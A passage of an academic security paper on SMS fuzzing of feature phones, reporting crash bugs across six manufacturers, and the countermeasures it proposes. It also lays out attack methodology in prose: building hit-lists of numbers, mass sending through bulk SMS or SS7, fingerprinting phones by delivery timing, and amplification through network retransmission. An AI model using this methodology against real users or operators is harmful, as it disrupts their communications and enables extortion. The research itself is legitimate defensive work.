The mobile phone as well as the MSC are usually divided into separated layers for transferring and processing a message. As shown in Figure 2 they consist of a Short Message Transport Layer (SM-TL), Short Message Relay Layer (SM-RL) and the Connection Sublayer (CM-Sub). The SM-TL [13] receives and relays messages that it receives from the application layer in TPDU form (Transport Protocol Data Unit). This is the original encoding form that we describe later in this paper. The message is passed to the SM-RL to transport the TPDU to the mobile station. At this point the TPDU is encapsulated as an RPDU. As soon as a connection is established between the mobile station and the network the RPDU is transferred Over-the-Air encapsulated in a CP-DATA unit that is part of Short Message Control Protocol (SM-CP). Both sides communicate via their CM-Subs with each other. The CM-Sub on the phone side will unpack the CPDU and forward the encapsulated TPDU to the Transport Layer using an RP-DATA unit. At this point the mobile phone stack has already performed sanity checks on the content of the SMS and parsed it. The resulting reply, passed to CM-Sub, will include an acknowledgement of the SMS message and it will then be passed to the higher layers. From there it will end up in the user interface or an error message is encapsulated and sent back to the network. For our monitoring we need to log these replies carefully to observe the status of the phone.




Figure 2: Mobile terminated SMS

From the wide variety of error messages a phone can reply to a received SMS message (defined in [14]), we observed during our fuzzing experiments that all of the tested phones either reply with a `Protocol Error` or `Invalid Mandatory Information` message in the case of a malformed message. These two responses besides the memory error have been the only errors that we observed in practice. We added code to flag such an SMS message as invalid in the database and continue delivering the next SMS that has not been flagged

as invalid. OpenBSC would otherwise continue trying to retransmit the malformed SMS message and thus block further delivery for the specific recipient.

SMS messages are usually sent over a SDCCH (Standalone Dedicated Control Channel) or a SACCH (Slow Associated Control Channel). The details of such a channel are not important for the scope of this paper. However the use of such a logical channel is an important measurement to detect mobile phone crashes. Such a channel will be established between the BTS and the phone on the start of an SMS delivery by paging the phone on a broadcast channel. As we explained earlier, we only open the channel once and send a batch of messages using this one channel. The channel related signaling between the BSC and the BTS happens over the A-bis interface over highly standardized protocols. We added modifications to the A-bis *Radio Signaling Link* code of OpenBSC that allows us to check if a channel tear down happens in a usual error condition, log when this happens and which phone was previously assigned to this channel.

So while we lack possibilities to conduct traditional debugging methods on the device itself we can use the open part - OpenBSC - to do some debugging on the other end of the point-to-point connection.

The difference to traditional debugging techniques is that we are mostly limited towards noticing an error condition and monitoring the impact of such an error. We are not able to peek at register values and other software related details of the phone firmware. However, it is enough to be able to reliably detect and reproduce the error. Using this method it also possible to find code execution flaws. However exploiting them and getting to know the details about the specific behavior requires the effort of reverse engineering the firmware for a specific model. We try to avoid such a large scale test of phones but these bugs are a good base for further investigations such as reverse engineering of firmware.

In the next step we have written a script that parses the log file, evaluates it and takes actions in order to determine which SMS message caused a problem.

When delivering an SMS message to a recipient phone under the assumption that it is associated with the cell in practice three things can happen. Either the message is accepted and acknowledged, it is rejected with a reason indicating the error, or an unexpected error occurs. Such an unexpected error can be that the phone just disconnected because it crashed or due to other reasons the received message is never acknowledged. In the latter case, OpenBSC stores the SMS message in the database, increases a delivery attempt counter and tries to retransmit the SMS message when the phone associates with the cell again. For our fuzzing results this means that this method detects bugs in which the SMS message either results in a phone crash after it accepted the message or already during receiving it in which it will never be acknowledged and OpenBSC continuously tries to deliver the SMS message.

Detecting the SMS message that caused such an error condition then is fairly simple. Our script checks the error condition and if it occurred because of the loss of a channel it first looks up the database to find SMS messages that have a delivery count that is bigger or equal to one and the message is not marked as sent (meaning it was not acknowledged). In this case we can with a high probability say that the found SMS message caused the problem. If there is no message the script checks which messages have been sent in a certain time interval around the time of the log event. During our testing we decided that a one minute time interval works well enough to have a fairly small subset of candidate SMS messages that could have caused a problem. Figure 3 shows the logical view of our monitoring setup.




Figure 3: Logical view of our setup.

4.4 Additional Monitoring Techniques

In addition to the aforementioned OpenBSC setup we have developed more methods for monitoring for abnormal behavior.

Bluetooth: Bluetooth can be used to check if a device crashes or hangs. Our monitor script connects to the device using a Bluetooth virtual serial connection (RFCOMM) by connecting to the RFCOMM channel for the phone's dial-up service. The script calls `recv(2)` and blocks since the client normally is supposed to send data to the phone. When the phone crashes or hangs, the physical Bluetooth connection is interrupted and recv(2) returns, thus signaling us that something went wrong.

J2ME: Almost every modern feature phone supports J2ME [41] and this is providing us with the only way to do measurements on the phone since they do not run native applications. Applications running on the mobile phone can register a handler in an SMS registry similar to binding an application to a TCP/UDP port. SMS can make use of a User Data Header [13] (UDH) that indicates that a certain SMS message is addressed to a

specific SMS-port. When the phone receives a message this header field will be parsed and the message is forwarded to the application registered for this port. Our J2ME application that is installed to the fuzzed phone registers to a specific port and receives SMS messages on it. For each chunk of fuzzed SMS messages we inject a valid message that is addressed to this port. The application then replies with an SMS message back to a special number that is not assigned to a phone. Figure 3 shows this as the J2ME echo server. The message is just saved to the SMS database. This allows us to easily lookup the count of SMS messages for this special number in the database and check if it increased or not. If not, it is very likely that some odd behavior was triggered. This kind of monitoring is useful to identify bugs that block the phone from processing received messages such as those described in [44].

4.5 SMS_SUBMIT Encoding

The SMS_SUBMIT format as defined in [13] consists of a number of bit and byte fields, the destination address, and the message payload. Below we briefly describe the parts the are important for our analysis. We included a diagram of the structure of an SMS_SUBMIT message in the Appendix.

TP-Protocol-Identifier (1 octet) describes the type of messaging service being used. This references to a higher layer protocol or *telematic interworking* being used. While this is included in the specifications, we believe that these interworkings are mostly legacy support and not in use these days. This makes it an interesting target to study unusual behavior.

TP-Data-Coding-Scheme (1 octet) as described in [12] indicates the message class and the alphabet that is used to encode the *TP-User-Data* (the message payload). This can be either the default 7 bit, 8 bit or 16 bit alphabet and a reserved value.

The *TP-User-Data* field together with the *TP-Protocol-Identifier* and the *TP-Data-Coding-Scheme* are the main targets for fuzzing. The receiving phone parses and displays the message based on this information.

However these fields are not enough to cover the complete range of possible SMS features. If the *TP-User-Data-Header-Indicator* bit (one of the earlier mentioned bit fields) is set this indicates that *TP-User-Data* includes a UDH.

The UDH is used to provide additional control information like headers in IP packets. It can hold multiple so called Information Elements [15] (IEI), for example elements for port addressing, message concatenation, text formatting and many more. IEIs are represented in a simple type-length-value format. We included an example UDH with multiple IEIs in the Appendix.

4.6 Fuzzing Test-cases

We have implemented a subset of the SMS specification as a Python library to create SMS PDUs (Protocol Data Unit) and used this to develop a variety of fuzzers. This includes fuzzers for vCard, vCalendar, Extended Messaging Service, multipart, SIM-Data-Download, WAP push service indication, flash SMS, MMS indication, UDH, simple text messages and various others fuzzing only single fields that are part of a specific SMS feature. Some of these features can also be combined. For example most of the features can either consist of single SMS message or be part of a multipart sequence by adding the corresponding multipart UDH.

For the scope of this paper we focused on fuzzing multipart, MMS indication (WAP push), simple text, flash SMS, and simple text messages with protocol ID/data coding scheme combinations. These test cases cover a wide variety of different SMS features.

Multipart: SMS originally was designed to send up to 140 bytes of user data. Due to 7-bit encoding it is possible to send up to 160 bytes. However various SMS features rely on the possibility to send more data, e.g. binary encoded data. Multipart SMS allow this by splitting payload across a number of SMS messages. This is achieved by using a multipart UDH chunk (IEI: 0, length: 3). This UDH chunk comprises three one byte values. The first byte encodes a reference number that should be random and the same in all message parts that belong to the same multipart sequence. Based on this value the phone is later able to reassemble the message. The second byte indicates the number of parts in the sequence and the last byte specifies the current chunk ID. By fuzzing these three values we were mainly looking for abnormal behavior related to combinations of the current chunk ID and the number of chunks in a sequence. For example missing chunk and chunk IDs higher than the number of total chunks.

MMS indication: When a subscriber receives an MMS (Multimedia Messaging Service) message an MMS notification indication message [48] is sent to him. This MMS indication is in fact a binary encoded WAP-push message sent via SMS. The notification contains multiple variable length fields for subject, transaction ID and sender name. There are no length fields for these values. They are simple zero terminated hex strings. An MMS indication message can also consist of multipart sequences. Therefore, our fuzzing target were the variable length field values included in the message seeking for classic issues like buffer overflow vulnerabilities.

Simple text: Implementations of decoders for simple 7 bit encoded SMS often work with a GSM alphabet represented for example with an array. The decoder first needs to unpack the 7 bit encoded values and convert

them to bytes. After this step it can lookup the character values in the GSM alphabet table. Our fuzzers mixed valid 7 bit sequences with invalid encodings that would result in no corresponding array index. This could trigger all kinds of implementation bugs but most noteworthy out of bounds access resulting in null pointer exceptions and the like.

TP-Protocol-Identifier/TP-Data-Coding-Scheme: The combination of both of these fields defines how the message is displayed and treated on the phone. Both of these fields are one byte values and also cover several rather unpopular features and reserved values. With fuzzing combinations of these values with random lengths of user data payload we were aiming for odd behavior and bugs in code paths that are seldom used by normal SMS traffic.

Flash SMS: Flash messages are directly displayed on the phone without any user interaction and the user can optionally save the message to the phone memory. Our observations made it clear that often the code that renders the flash SMS message on the display is not the same as the one that displays a normal message from the menu. Therefore, it can be prone to the same implementation flaws as simple text messages. Additionally, flash SMS can consist of multipart chunks and there are several combinations of TP-Protocol-Identifier and TP-Data-Coding-Scheme that cause the phone to display the SMS as flash message. Our flash SMS fuzzers aim to cover a combination of all of the above possible implementation weaknesses.

4.7 Fuzzing Trial

After each fuzzing-test-run we evaluate the log generated by our monitoring script. All of the bugs described later in this paper were triggered by one or very few SMS messages and reproducing problems from log entries was rarely problematic. However, during our fuzzing studies we stumbled across various forms of strange behavior. Problems we faced included non-standard conforming message replies and various kinds of weird behavior. Some phones were not properly reporting memory exhaustion. Others did not notice free memory until a reboot. Some did not display a received SMS message on the user interface which made it hard to tell if the phone accepted a message or silently discarded it on the phone. Almost every phone we fuzzed needed a hard reset at some point because it became simply unusable for unknown reason, the mass of messages or a specific SMS needed to be deleted from the SIM card using another phone. One of the biggest issues we came across was that very few manufacturers' hard reset actually restored the phone to an initial factory state. From what we know this is done as a feature for customers in order to ensure no personal data is lost. The behavior also differed between phones of the same manufacturer. When testing a bug on the Samsung B5310 it was always sufficient to remove the offending SMS message from the phone's SIM card while the Samsung S5230 needed an additional hard reset. Understanding such issues proved to be extremely time-consuming. However, it is worth noting that purging a phone of all personal information can prove to be nearly impossible for a user. This can become an issue whenever a user plans to sell a used handset to a third party.

4.8 Results

During our fuzz-testing we discovered quite a few bugs that lead to security vulnerabilities. The bugs mostly lead to phones crashing and rebooting, which disconnected the phones from the mobile network and interrupted ongoing voice calls and data connections. Our testing even resulted in two *bricked phones* that could no longer be reset and brought back into working order. We did not investigate the bricking in-depth because this would have gotten quite costly. Furthermore, some of the phones crash during the process of receiving the SMS message, and, therefore, fail to acknowledge the message thus causing re-transmission of the SMS message by the network.

Below we present some of the bugs we discovered on each platform. In most cases we fuzzed only one phone from each platform and later only verified the bugs on other phones we had access to. This is expected because most manufacturers base their entire product line on a single software platform. Only customizing options such as the user interface depending on the hardware of a specific device.

We reported all bugs to the manufacturers including full PDUs in order to verify and reproduce them. The feedback we received indicates that the bugs are present in most of their products based on their feature phone platforms. So far we have not received any information about fixes or updates.

Nokia S40: On our test devices `6300`, `6233`, `6131 NFC`, `3110c` we found a bug in the flash SMS implementation. The phones run different versions of the S40 operating system, the oldest of which was over 3 years older than the newest. The manufacturer confirmed that this bug is present in almost all of their S40 phones. By sending a certain flash SMS the phone crashes and triggers the "Nokia white-screen-of-death". This also results in the phone disconnecting and re-connecting to the mobile phone network. Most notably, the SMS actually never reaches the mobile phone. The phone will crash before it can fully process and acknowledge the message. On the one hand this has the side effect that the GSM net-

work performs a Denial-of-Service attack for free as it continuously tries to transmit the message to the phone. On the other hand this has a side effect on the phone since there seems to be a watchdog in place that is monitoring such crashes. This watchdog shuts down the phone after 3 to 5 crashes depending on the delay between the crashes.

Sony Ericsson: Our test devices `W800i, W810i, W890i, Aino` running OSE have a problem similar to the Nokia phones. When combining certain payload lengths together with a specific protocol identifier value it is possible to knock the phone off the network. In this case there is no watchdog, but one SMS message is enough to force a reboot of the phone. As in the case of the Nokia bug, this SMS message will never be acknowledged by the phone. To get an idea on how wide spread the problem is, we investigated the age of the devices and found that the oldest phone (W800i) is from 2005 while the newest phone (Aino) is from late 2009.

LG: Our `LG GM360` seems to do insufficient bounds checking when parsing an MMS indication message. This allows us to construct an MMS indication SMS message containing long strings that span over three or more sms. This crashes the phone and thus forces an unexpected reboot when receiving the message or as well when trying to open the SMS message on the phone.

Motorola: As aforementioned, SMS supports *telematic interworking* with other network types. By sending one SMS message that specifies an Internet electronic mail interworking combined with certain characters in the payload it is possible to knock the phone off the mobile network. Upon receiving the message the phone shows a flashing white screen similar to the one shown by the Nokia phones. The phone does not completely reboot; instead it simply restarts the user interface and reconnects to the network. This process takes a few seconds and depending on the payload it is possible to achieve this twice in a row with one message. We verified this on the `Razr, Rokr,` and the `SVLR L7` – older, but extremely popular devices. The devices span 3+ years, providing us with confidence that the bug is present in their entire platform.

Samsung: Multipart UDH chunks are commonly used for payloads that span over multiple SMS messages. The header chunk for multipart messages is simple.

Our Samsung phones `S5230` and `B5310` do not properly validate such multipart sequences. This allows us to craft messages that show up as a very large SMS message on the phone. When opening such a message the phone tries to reassemble the message and crashes. Depending on the exact model one to four SMS messages are needed to trigger the bug.

Micromax: The `Micromax X114` is prone to a similar issue like the Samsung phones but behaves slightly differently. When sending one SMS that contains a multipart UDH with a higher chunk ID than the overall number of chunks and a reference ID that has not been used yet, the phone receives the SMS message without instantly crashing. However a few seconds after the receipt the display turns black for some seconds before the phone disconnects and reconnects to the network.

4.9 Validation and Extended Testing

After the initial fuzz-testing we needed to validate our results over a real operator network since we tested in a closed environment – our own GSM network. We need to evaluate if the bugs can be triggered in the real world or if operator restrictions prevent this. For the validation we put an active SIM card (of the four German operators) into our test phones and connected them to a real mobile phone network. We sent the SMS PDUs that triggered the bugs using the AT command interface of another mobile phone. These tests validated all the bugs described in the previous section.

During our fuzzing tests we deactivated the security PIN on the SIM cards we used in the target phones so that we did not have to enter the PIN on every reboot. We also tested the phones with an enabled SIM PIN. Our goal was to determine if such reboots also reset the baseband and the SIM card. If the SIM card is blocked after reboot the phone is not reconnected to the GSM network, and, thus, the user is cut off permanently. We determined that this is true for our LG, Samsung, and Nokia devices.

4.10 Bug Characterization

We group the discovered bugs depending on the software layer they trigger.

The first group are bugs that *require user interaction* such as the bug we discovered in the Samsung mobile phones. In this case the user has to view the message in order to trigger the bug.

The second group are bugs that crash *without user interaction*. These bugs occur as soon as the phone has completed receiving the entire message and starts processing it. In this group we put the bugs we found on the Motorola, LG, and Micromax devices.

The third and last group are bugs that trigger at a lower layer of the software stack. With lower layer we mean during the process of receiving the SMS message from the network. A crash *during the transfer process* means that the process is not completed and the network believes the message is not successfully delivered to the phone. We categorize the bugs discovered in our Nokia S40 and the Sony Ericsson devices in this third group.

5 Implementing the Attack

The attacks presented in this work utilize SMS messages to trigger software bugs and crash mobile handsets, interrupting mobile communications. These bugs cover the mobile phone platforms of all major handset manufacturers and a wide variety of different models and firmware versions. The resulting bug arsenal can potentially be abused to carry out a large scale attack.

5.1 Building a Hit-List

To launch an attack phone numbers of mobile phones need to be acquired since simply sending SMS messages to every possible number is problematic. Furthermore, sending SMS messages to a large number of unconnected phone numbers *dark address space* could trigger some kind of fraud prevention system, such as observed on the Internet to detect worms [7]. In addition, for the described attack only phone numbers that are connected to a mobile phone are of interest. Depending on the kind of attack, a different set of phone numbers is required. In one case an attack might be targeted towards a specific mobile operator, therefore, only phone numbers that are connected to the specific operator are of interest.

Regulatory Databases: In many countries around the world mobile network operators have their own area codes. Some examples are Germany[1], Italy[2], the United Kingdom[3], and Australia[4]. Such area codes can be readily acquired to help building a hit-list. Likewise one can use the *North American Numbering Plan* (NANP) to determine which area exchange codes are used by mobile operators.

Web Scraping: Web Scraping is a technique to collect data from the World Wide Web through automated querying of search engines using scripted tools. Finding German mobile phone numbers can be easily done through queries like `"+49151*" site:.de`. Moreover, online phonebooks [2] also include mobile phone numbers. These sites often allow wild card searches, and, thus can be abused to harvest mobile phone numbers.

HLR Queries: Some Bulk SMS operators [5] offer a service to query the Home Location Register (HLR) for a mobile phone number. These queries are very cheap (we found one for only 0.006 Euro) and answers the question if a mobile phone number exists and where it is connected. Together with the information from the regulatory databases one can easily generate a list of a few thousand mobile phone numbers that belong to a specific mobile network operator.

5.2 Sending SMS Messages

SMS messages can be sent by a mobile phone that provides either an API that allows it to send arbitrary binary messages or through its AT command interface. We used the AT interface for most of our testing and validation. To carry out any kind of large scale attack a way for delivering large quantities of SMS messages for low price is needed. Multiple options exist to achieve this:

Bulk SMS Operators: Bulk SMS operators such as [1, 5, 3] offer mass SMS sending over the Internet providing various methods ranging from HTTP to FTP and the specialized SMPP (Short Messaging Peer Protocol). Bulk SMS operators are so-called External Short Message Entity (EMSE) that are often connected via Internet to the mobile operators but sometimes have their own SS7 connection to the Public Switched Telephone Network (PSTN). Figure 4 shows the various connections of an EMSE. All Bulk SMS operators operate in the same way. For a given amount of money they deliver SMS messages to the specified destination(s). No questions asked. Most of the APIs support sending a single message to a list of recipients. Prices range from 0.1 to 0.01 Euro depending on the volume and destination of the messages. The APIs among the bulk SMS operators differ. Usually they allow to set a number of SMS fields from which they assemble the actual payload. Not all of them are offering the same predefined fields. For example [3] was the only one that allows us to set a TP-Protocol-Identifier field. However, we verified that the provided APIs are sufficient to carry out the presented attacks and to generate attack payloads that are identical to those sent from one of our phones.




Figure 4: SMS relevant structure of a mobile network operator (MNO) network and the links to the PSTN, ESMEs, and other MNOs.

Mobile Phone Botnets: A botnet consisting of hijacked mobile or smartphones [35] could also be used for such attacks since every mobile phone is capable of sending SMS messages. A mobile botnet has the distinct advantage of free message delivery and high anonymity

for the attacker. using a mobile phone botnet one could circumvent restrictions Bulk SMS operator might have in different countries.

SS7 Access: With direct access to the Signaling System 7 (SS7) of the Public Switched Telephone Network (PSTN) an attacker can very easily send SMS messages in large quantities, for example to send SMS spam [25]. Figure 4 shows the basic network connections of a mobile network operator. SMS sending via SS7 also has the advantage of not being easily traceable, thus an attacker can stay hidden for a longer period of time. Additionally, SMS messages sent via SS7 are not restricted by the Bulk SMS Operators (APIs) in terms of content or header information that they contain.

5.3 Reducing the Number of Messages

There is one issue left with our attack. That is how can one determine the type of mobile phone that is connected to a specific phone number. If money does not play a role in carrying out the attack this issue is easily resolved. The attacker just sends multiple SMS messages, each one containing the payload for a specific type of phone, to each phone number. One of the messages will trigger the bug if the phone is vulnerable at all. This works well but is not optimal. To reduce the number of messages an attacker has to send we developed a technique that allows the attacker to determine what kind of phone is connected to a specific phone number. Actually we can only determine if a specific malicious message has an effect on the phone that is connected to a specific number.

Our method abuses a specific feature present in the SMS standard. This feature is called recipient notification, it is indicated through the TP-Status-Report-Request flag in an SMS message. If the flag is set the SMSC notifies the sender of the message when the recipient has received the message. Most Bulk SMS operators support this feature through their APIs. Our method works by measuring the delay between sending the message and receiving the reception notification.

The technique works as follows: First, we send the message containing the payload for *crash(1)*. Second, when we receive the receipt for that message we send the payload for *crash(2)*. Third, we measure the time difference between the two notifications. If the difference is equal we continue with the next payload. If the difference between both notifications is significant we determine that the first message crashed the phone. The phone needed to reboot and register on the network before being able to accept the next message. If there is no notification we determine that the phone did not receive the message because it crashed before completely accepting the message. Fourth, we continue until all crash payloads are sent. If none of them trigger, the phone number is removed from the hit-list. The method can be optimized through ordering the crash payloads according to the popularity of mobile phones in the targeted country.

With this method an attacker can optimize a hit-list during an ongoing attack by matching bug-to-phone-number. This optimized hit-list could as well be used for highly targeted attacks. For example against the network operator as described in Section 5.5, which explains our attack scenarios.

5.4 Network Assisted Attack Amplification

Some of the bugs we discovered prevent the phone from acknowledging the SMS message to the network. Figure 2 shows the states that happen during a message transfer from the network to the phone. In the case of some of our bugs (Nokia S40 and Sony Ericsson; Bug Characterization Section 4.10) the message RP-ACK is not sent by the phone. This leads the network to believe that the message was not received, therefore, the SMSC will try to resend the SMS message to the phone. This redelivery attempt is a perfect attack amplifier somewhat similar to smurf attacks [26] on IP networks.




Figure 5: Timing of SMS message delivery attempts.

In our tests, sending malicious SMS messages over real operator networks, we discovered that operators have different re-transmit timings, shown in Figure 5. Furthermore, they also seem to have different transmit queues. We measured the delivery timings of some German mobile network operators in order to determine how one could abuse the delivery attempts for improving our Denial-of-Service attacks. We conducted the test by attacking one of our Sony Ericsson devices and monitoring the phone using the Bluetooth method described in Section 4.4.

The tests were carried out on the networks of Vodafone, T-Mobile, O2 (Telefonica), and E-Plus. The initial

delivery attempt is at minute 0. It shows that all operators do a first re-transmit after 1 minute, and a few more re-transmits every 5 minutes. In addition to what Figure 5 shows, Vodafone does an additional re-delivery 24 hours after the last delivery shown in the graph. O2 also attempts an additional re-delivery 20 hours after the last delivery shown in the graph.

Through the same test we determined that SMS messages are not queued, but have an individual re-transmit timer. That means an attacker can send multiple malicious SMS messages to a victim's phone with a short delay between each message and thus can increase the effect of the network assisted attack by sending multiple messages.

5.5 Attack Scenarios and Impact

There are multiple possible attack scenarios such as organized crime going after the end-user, the mobile operator, and the manufacturer to demand money. Attacks could also be carried out for fun by script kiddies and the like. Below we discuss some possible scenarios. We acknowledge that some scenarios such as the attack against individuals are more likely then an attack against a manufacturer.

Individuals: Individuals could be pressured to pay a few Euros in order to keep their phone operational. This has happened with the Ikke.A [35] worm that requested the user to pay 5 Euros in order to get back the control over their iPhone. In our case the victim could be forced to send a text message to a premium rate number in order to be taken off the hit-list.

Another attack against an individual or a group could aim to prevent them from communicating. This can be efficiently carried out if the target uses a SIM card with security PIN enabled, as we describe in Section 4.9.

Operators: Operators could be threatened to have all their customers attacked. Such an attack would mainly kill the operator's reputation as being reliable. The operator might also lose money due to people being unable to call and send text messages. In order to have a global impact such an attack has to be carried out on a very large scale for a longer time. As a result, customers could possibly terminate their contract with the operator. Such extortion scams were and still are popular on the Internet [8].

Furthermore, the operator's mobile network can be attacked directly or as a side effect of an large attack against its users. This could work when thousands of attacked phones drop off the network and try to re-connect at the same time. This can cause an overload of the backend infrastructure such as the HLR. This kind of attack seems likely since mobile networks are not optimized for these specific kinds of requests. A similar attack based on unusual requests was shown in [36]. It is not normal that thousands of phones try to connect and authenticate at the same time over and over again. To optimize this DoS attack, the attacker needs to make sure to target phones connected to different BTSs and MSCs (Figure 4) of the targeted operator in order to circumvent bottlenecks such as the air interface at the BTS. A clogged air interface would throttle the attack.

Manufacturers: Likewise manufacturers could be threatened to have their brand name destroyed or weakened by attacking random people owning their specific brand of mobile phones. The attack could cost them twice. Once for the bad reputation and second for replacement devices. Even if the phones are not broken victims of such an attack will still try to claim their device broken to get a replacement.

Public Distress: A carefully placed attack during a time of public distress could lead to large scale problems and possibly a panic. One example occurred in Estonia [19] in 2007 when a group of people carried out a Denial-of-Service attack against the countries Internet infrastructure. Additionally, cutting off certain user groups such as fireman or police officers during an emergency situation would have a critical impact. Not every country has special infrastructure for emergency personal, and, therefore, rely on mobile phones to communicate. This is even true in countries like Germany where every police officer carries a mobile phone since their two-way-radios are often not usable.

6 Countermeasures

In this section we present countermeasures to detect and prevent the kind of attacks we developed. First, we present a mechanism to detect our and similar attacks through monitoring for a specific misbehavior. Second, we discuss filtering of SMS messages. Filtering can be done on either the phones themselves or on the network. We discuss the advantages and disadvantages of each of them. Third, we briefly discuss amplification attacks.

6.1 Detection

To prevent our attacks, operators first need to be able to detect them. Detection is not very easy since the operator does not get to look inside the phone during runtime. Therefore, the only possible way to monitor the phone is through the network. We propose the following:

Monitor Phone Connectivity Status: Monitor if a phone disconnects from the network right after receiving an SMS message.

Log last N SMS Messages: Log the last *N* SMS messages sent to a particular phone in order to analyze pos-

sible malicious messages after a crash was detected. Use the message as input for SMS filters/firewall.

Use IMEI to Detect Phone Type: The brand and type of a mobile phone can be derived from the IMEI (International Manufacturer Equipment Identity). This is useful to correlated malicious SMS messages to a specific brand and type of phone.

Using this technique it is possible to catch malicious SMS messages that cause phones to reboot and lose network connectivity. *This should especially help to catch unknown payloads that cause crashes.* Such a monitor is also capable of detecting if a large attack is in progress by correlating multiple SMS-receive-disconnect events in a certain time-frame.

6.2 SMS Filtering

SMS filtering can be implemented either directly on the phone or within the operator's network. Both possibilities have inherent benefits and drawbacks that are presented in this section.

It is important to reconsider the process of SMS delivery. First, an SMS message is sent from the sender phone to the senders SMSC. Next, the senders SMSC queries for the SMSC of the recipient and delivers the message to the responsible SMSC. Finally, the relevant SMSC locates the recipient's phone and delivers the SMS message via the BTS Over-the-Air.

Client-side SMS Filtering would need to be done right after the modem of the phone received and demodulated all the frames carrying the SMS message and before pushing it up the application stack. The filter would need to parse the SMS message and check for known bad messages similar to signature-based antivirus software or a packet filter firewalls. The problem with this solution is the update of the signatures. Of course, the parser in the SMS filter must be bug free otherwise the attack just moves from the phone software to the filter software. Also, devices that are already in the field would not profit from such a filter since only new phones will have this. Also, newer phones will likely not contain bugs that are known at the time they are manufactured. Therefore, we believe network-side filters make more sense.

Network-side SMS Filtering takes place on the SMSC of the mobile network operator. Therefore, it can inspect all incoming and outgoing SMS messages. There are multiple advantages of network-side filtering. First, the filter software runs on the network, therefore, it covers all mobile phones connected to that network. Second, changing the filter rules can be done in one central place. Third, malicious SMS messages are not sent out to the destination mobile phones, therefore, reducing network load during an attack.

Network-side filters also have drawbacks. First, if a phone is roaming within another operator's network, the SMS message does not travel through the network of the home operator. Thus the filters are not touched. This is the only advantage of phone-side SMS filtering. In this case the user becomes attackable as soon as he leaves his home network. For traveling business people in Europe, this is quite normal. The GSMA already has a solution for this issue called SMS homerouting. *SMS Homerouting* as specified in [11] defines that SMS messages are always routed through the receiver's home-network. Meaning that all SMS messages travel through SMSCs of his service provider at home. SMS messages, therefore, can be filtered by the receiver's service provider. The second issue with network-side filtering is privacy. In order to do SMS filtering the operator must be allowed to inspect SMS messages. This could be an issue in some countries where mobile telephony falls under special regulations.

6.3 Preventing Network Amplification

Attack amplification through re-transmissions of SMS messages should be avoided since this greatly helps an attacker. We suggest that operators limit the number of re-transmissions. Some operators re-send the messages 10 times, this seems unnecessary.

7 Conclusions

In this paper we have shown how to conduct vulnerability analysis of feature phones. Feature phones are not open in any way, the hardware and software are both closed and thus do not support any classical debugging methods. Throughout our work we have created analysis tools based on a small GSM base station. We use the base station to send SMS payloads to our test phones and to monitor their behavior. Through this testing we were able to identify vulnerabilities in mobile phones built by six major manufacturers. The discovered vulnerabilities can be abused for Denial-of-Service attacks. Our attacks are significant because of the popularity of the affected models – an attacker could potentially interrupt mobile communication on a large scale. Our further analysis of the mobile phone network infrastructure revealed that networks configured in a certain way can be used to amplify our attack. In addition, our attack can be used to not only attack the mobile handsets, but through their misbehavior can be used to carry out an attack against the core of the mobile phone network.

To detect and prevent these kind of attacks we suggest a set of countermeasures. We conceived a method to de-

tect our and similar attacks by monitoring for a specific behavior.

Acknowledgements

The authors would like to thank Charlie Miller, Andreas Krennmair, Dmitry Nedospasov, Borgaonkar Ravishankar, and Simon Schoar for their help reviewing the paper and for helping us to acquire phones for testing.

References

[1] Clickatell Bulk SMS Gateway. http://www.clickatell.com.

[2] Das Örtliche. http://dasoertliche.de.

[3] Hay Systems Ltd. http://www.hslsms.com.

[4] Micromax mobile. http://www.micromaxinfo.com.

[5] Routo Messaging. http://www.routomessaging.com.

[6] Ping of Death. http://insecure.org/sploits/ping-o-death.html, October 1996.

[7] Honeynet Project. http://project.honeynet.org, 2005.

[8] DDoS extortion-themed scam circulating. http://www.zdnet.com/blog/security/ddos-extortion-themed-scam-circulating/7180, August 2010.

[9] Micromax becomes the third largest handset manufacturer in India. http://www.topnews.in/micromax-becomes-third-largest-handset-manufacturer-india-2260105, April 2010.

[10] When It Comes to Apps, Feature Phones Are the New Black. http://gigaom.com/2010/03/27/when-it-comes-to-apps-feature-phones-are-the-new-black/, May 2010.

[11] 3GPP/ETSI. TR 23.840 Study into routeing of MT-SMs via the HPLMN.

[12] 3GPP/ETSI. 3GPP TS 03.38 Alphabets and language-specific information. http://www.3gpp.org/ftp/Specs/html-info/0338.htm, 1998.

[13] 3GPP/ETSI. 3GPP TS 03.40 Technical realization of the Short Message Service. http://www.3gpp.org/ftp/specs/html-info/0340.htm, 1998.

